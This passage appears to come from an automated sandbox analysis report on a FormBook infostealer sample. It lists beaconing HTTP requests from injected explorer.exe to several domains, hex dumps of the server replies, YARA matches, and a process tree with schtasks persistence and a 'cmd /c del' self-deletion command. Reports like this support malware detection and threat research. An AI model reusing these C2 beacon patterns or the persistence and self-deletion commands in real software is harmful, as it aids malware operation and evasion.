3e 0a 20 20 20 20 3c 64 69 76 20 63 6c 61 73 73 3d 22 68 65 6c 70 2d 61 63 74 69 6f 6e 73 22 3e 0a 20 20 20 20 20 20 3c 61 20 68 72 65 66 3d 22 6a 61 76 61 73 63 72 69 70 74 3a 68 69 73 74 6f 72 79 2e 62 61 63 6b 28 29 3b 22 3e 42 61 63 6b 20 74 6f 20 50 72 65 76 69 6f 75 73 20 50 61 67 65 3c 2f 61 3e 0a 20 20 20 20 20 20 3c 61 20 68 72 65 66 3d 22 2f 22 3e 48 6f 6d 65 20 50 61 67 65 3c 2f 61 3e 0a 20 20 20 20 3c 2f 64 69 76 3e 0a 20 20 3c 2f 64 69 76 3e 0a 3c 2f 64 69 76 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta charset="utf-8"> <meta http-equiv="x-ua-compatible" content="ie=edge"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <title>404 Not Found</title> <link rel="stylesheet" href="/error_docs/styles.css"></head><body> Server Error 404 Page Not Found This page either doesn't exist, or it moved somewhere else. That's what you can do Reload Page Back to Previous Page Home Page </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.22	49170	217.160.0.222	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 17:39:17.484231949 CEST	10	OUT	GET /u4an/?cRrtMz2=Ea+fIX+qvB9rXsViooouSESAKF/QLNUis3qIxLYsU8whjNSMesV9wMQUCyx2IDzdIrw8QIA==&an=lnlpiVNpa2ntv HTTP/1.1 Host: www.pizza-mio.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 17:39:17.509183884 CEST	11	IN	HTTP/1.1 404 Not Found Content-Type: text/html Content-Length: 601 Connection: close Date: Mon, 27 Sep 2021 15:39:17 GMT Server: Apache Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 58 48 54 4d 4c 20 31 2e 30 20 54 72 61 6e 73 69 74 69 6f 6e 61 6c 2f 2f 45 4e 22 0a 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 78 68 74 6d 6c 31 2f 44 54 44 2f 78 68 74 6d 6c 31 2d 74 72 61 6e 73 69 74 69 6f 6e 61 6c 2e 64 74 64 22 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 20 78 6d 6c 3a 6c 61 6e 67 3d 22 65 6e 22 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 31 39 39 39 2f 78 68 74 6d 6c 22 3e 0a 20 3c 68 65 61 64 3e 0a 20 20 3c 74 69 74 6c 65 3e 0a 20 20 20 45 72 72 6f 72 20 34 30 34 20 2d 20 4e 6f 74 20 66 6f 75 6e 64 0a 20 20 3c 2f 74 69 74 6c 65 3e 0a 20 20 3c 6d 65 74 61 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 3e 0a 20 20 3c 6d 65 74 61 20 63 6f 6e 74 65 6e 74 3d 22 6e 6f 2d 63 61 63 68 65 22 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 61 63 68 65 2d 63 6f 6e 74 72 6f 6c 22 3e 0a 20 3c 2f 68 65 61 64 3e 0a 20 3c 62 6f 64 79 20 73 74 79 6c 65 3d 22 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 61 72 69 61 6c 3b 22 3e 0a 20 20 3c 68 31 20 73 74 79 6c 65 3d 22 63 6f 6c 6f 72 3a 23 30 61 33 32 38 63 3b 66 6f 6e 74 2d 73 69 7a 65 3a 31 2e 30 65 6d 3b 22 3e 0a 20 20 20 45 72 72 6f 72 20 34 30 34 20 2d 20 4e 6f 74 20 66 6f 75 6e 64 0a 20 20 3c 2f 68 31 3e 0a 20 20 3c 70 20 73 74 79 6c 65 3d 22 66 6f 6e 74 2d 73 69 7a 65 3a 30 2e 38 65 6d 3b 22 3e 0a 20 20 20 44 69 65 20 61 6e 67 65 67 65 62 65 6e 65 20 53 65 69 74 65 20 6b 6f 6e 6e 74 65 20 6e 69 63 68 74 20 67 65 66 75 6e 64 65 6e 20 77 65 72 64 65 6e 2e 0a 20 20 3c 2f 70 3e 0a 20 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN""http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd"><html lang="en" xml:lang="en" xmlns="http://www.w3.org/1999/xhtml"> <head> <title> Error 404 - Not found </title> <meta content="text/html; charset=utf-8" http-equiv="Content-Type"> <meta content="no-cache" http-equiv="cache-control"> </head> <body style="font-family:arial;"> Error 404 - Not found Die angegebene Seite konnte nicht gefunden werden. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.22	49171	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 17:39:22.562083006 CEST	12	OUT	GET /u4an/?cRrtMz2=2wrG/oaPoZN58JamjsocLLaSsZCLAXvYnHaXxYH/bF19vnAo7muls9VTY9bzjfrYRlsEFw==&an=lnlpiVNpa2ntv HTTP/1.1 Host: www.wwiilive.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Sep 27, 2021 17:39:22.675501108 CEST	12	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Mon, 27 Sep 2021 15:39:22 GMT Content-Type: text/html Content-Length: 275 ETag: "6142f053-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.22	49172	81.169.145.77	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 17:39:27.779182911 CEST	13	OUT	GET /u4an/?cRrtMz2=wU8NyZPkNGRQQpssl8Iv49O+whrQvSeXFC/S+Kx28E86ZZkWNSugarjcLE+3raO3NGyltw==&an=lnlpiVNpa2ntv HTTP/1.1 Host: www.play-to-escape.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 17:39:27.804255962 CEST	13	IN	HTTP/1.1 404 Not Found Date: Mon, 27 Sep 2021 15:39:27 GMT Server: Apache/2.4.49 (Unix) Content-Length: 196 Connection: close Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL was not found on this server. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.22	49173	5.101.152.161	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 17:39:32.950460911 CEST	14	OUT	GET /u4an/?cRrtMz2=vtjrYftuZe8iaBtQ/TWxrabmNpKe1jOOTYTB1/nX+Um4K24Q/B9FUBqnYP2A+q8J0+YELg==&an=lnlpiVNpa2ntv HTTP/1.1 Host: www.yhomggsmtdynchb.store Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:
Sep 27, 2021 17:39:33.020418882 CEST	15	IN	HTTP/1.1 404 Not Found Server: nginx-reuseport/1.21.1 Date: Mon, 27 Sep 2021 15:39:33 GMT Content-Type: text/html; charset=iso-8859-1 Content-Length: 292 Connection: close Vary: Accept-Encoding Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 75 34 61 6e 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0a 3c 68 72 3e 0a 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 31 30 20 28 55 6e 69 78 29 20 53 65 72 76 65 72 20 61 74 20 77 77 77 2e 79 68 6f 6d 67 67 73 6d 74 64 79 6e 63 68 62 2e 73 74 6f 72 65 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL /u4an/ was not found on this server. <hr><address>Apache/2.4.10 (Unix) Server at www.yhomggsmtdynchb.store Port 80</address></body></html>

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: ejecutable2.exe PID: 2548 Parent PID: 1232

General

Start time:	17:37:21
Start date:	27/09/2021

Path:	C:\Users\user\Desktop\ejecutable2.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\ejecutable2.exe'
Imagebase:	0x1120000
File size:	834048 bytes
MD5 hash:	2D359D2C999CCB15BC71229BB0275BB6
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.424368944.00000000025F1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000002.425119255.00000000035F1000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000002.425119255.00000000035F1000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000002.425119255.00000000035F1000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.424438137.000000000265F000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Analysis Process: schtasks.exe PID: 2848 Parent PID: 2548

General

Start time:	17:37:25
Start date:	27/09/2021
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\CmsVPZkxbOtm' /XML 'C:\Users\user\AppData\Local\Temp\tmp86AE.tmp'
Imagebase:	0x990000
File size:	179712 bytes
MD5 hash:	2003E9B15E1C502B146DAD2E383AC1E3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: ejecutable2.exe PID: 2528 Parent PID: 2548

General

Start time:	17:37:26
Start date:	27/09/2021
Path:	C:\Users\user\Desktop\ejecutable2.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\ejecutable2.exe
Imagebase:	0x1120000
File size:	834048 bytes
MD5 hash:	2D359D2C999CCB15BC71229BB0275BB6
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000002.485826992.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000002.485826992.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000002.485826992.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000002.485892584.0000000000430000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000002.485892584.0000000000430000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000002.485892584.0000000000430000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000002.485646603.00000000000C0000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000002.485646603.00000000000C0000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000002.485646603.00000000000C0000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

Show Windows behavior

File Read

Analysis Process: explorer.exe PID: 1764 Parent PID: 2528

General

Start time:	17:37:27
Start date:	27/09/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0xffa10000
File size:	3229696 bytes
MD5 hash:	38AE1B3C38FAEF56FE4907922F0385BA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000000.454793663.0000000009A29000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000000.454793663.0000000009A29000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000000.454793663.0000000009A29000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000000.444851968.0000000009A29000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000000.444851968.0000000009A29000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000000.444851968.0000000009A29000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities Show Windows behavior

Analysis Process: wscript.exe PID: 2584 Parent PID: 1764

General

Start time:	17:37:51
Start date:	27/09/2021
Path:	C:\Windows\SysWOW64\wscript.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\wscript.exe
Imagebase:	0xab0000
File size:	141824 bytes
MD5 hash:	979D74799EA6C8B8167869A68DF5204A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000002.680646002.0000000000070000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000002.680646002.0000000000070000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000002.680646002.0000000000070000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000002.680796769.0000000000370000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000002.680796769.0000000000370000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000002.680796769.0000000000370000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000002.680759231.0000000000340000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000002.680759231.0000000000340000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000002.680759231.0000000000340000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group

File Activities Show Windows behavior

File Read

Analysis Process: cmd.exe PID: 2640 Parent PID: 2584

General

Start time:	17:37:57
Start date:	27/09/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\user\Desktop\ejecutable2.exe'
Imagebase:	0x49fd0000
File size:	302592 bytes
MD5 hash:	AD7B9C14083B52BC532FBA5948342B98
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

Show Windows behavior

File Deleted

Disassembly

Code Analysis